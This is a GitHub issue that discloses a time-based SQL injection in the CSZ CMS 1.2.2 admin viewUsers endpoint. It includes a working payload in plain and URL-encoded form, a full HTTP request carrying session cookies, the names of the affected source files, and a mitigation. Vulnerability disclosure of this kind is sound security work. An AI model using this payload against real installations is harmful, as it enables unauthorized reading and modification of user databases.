

[New issue](#)
[Jump to bottom](#)

SQL Injection vulnerability on cszcms_admin_Users_viewUsers #42

🔍 Open

Limerence98 opened this issue on Mar 13 · 0 comments

Limerence98 commented on Mar 13

Exploit Title: SQL Injection vulnerability on cszcms_admin_Users_viewUsers

Date: 11-March-2022

Exploit Author: [@Limerence](#)

Software Link: <https://github.com/cskaza/cszcms/archive/refs/tags/1.2.2.zip>

Version: 1.2.2


Description:

SQL Injection allows an attacker to run malicious SQL statements on a database and thus being able to read or modify the data in the database. With enough privileges assigned to the database user, it can allow the attacker to delete tables or drop databases.

Code Analysis:

```
GET /index.php/admin/Users/viewUsers/%27%6f%72%28%73%6c%65%65%70%28%35%29%29%23 HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/index.php/member/login/check
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: 127_0_01_cszsess=dt21l8telivrlubjmmkh34ppo976eqea;
cszcookie_95afc46801137b6f60a97c469742e6aacrf_cookie_csz=e37ee84201b977b79a3b574b64a6a160;XDEBUG_SES
```

Connection: close




payload: 'or(sleep(5))#

URL-encode all characters

payload: %27%6f%72%28%73%6c%65%65%70%28%35%29%29%23

cszcms-1.2.2/cszcms/controllers/admin/Users.php::viewUsers



cszcms-1.2.2/cszcms/models/Csz_admin_model.php::getUser



Impact: Read and modify the users database

Mitigation: Use of Parameterized SQL Queries and Validation

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

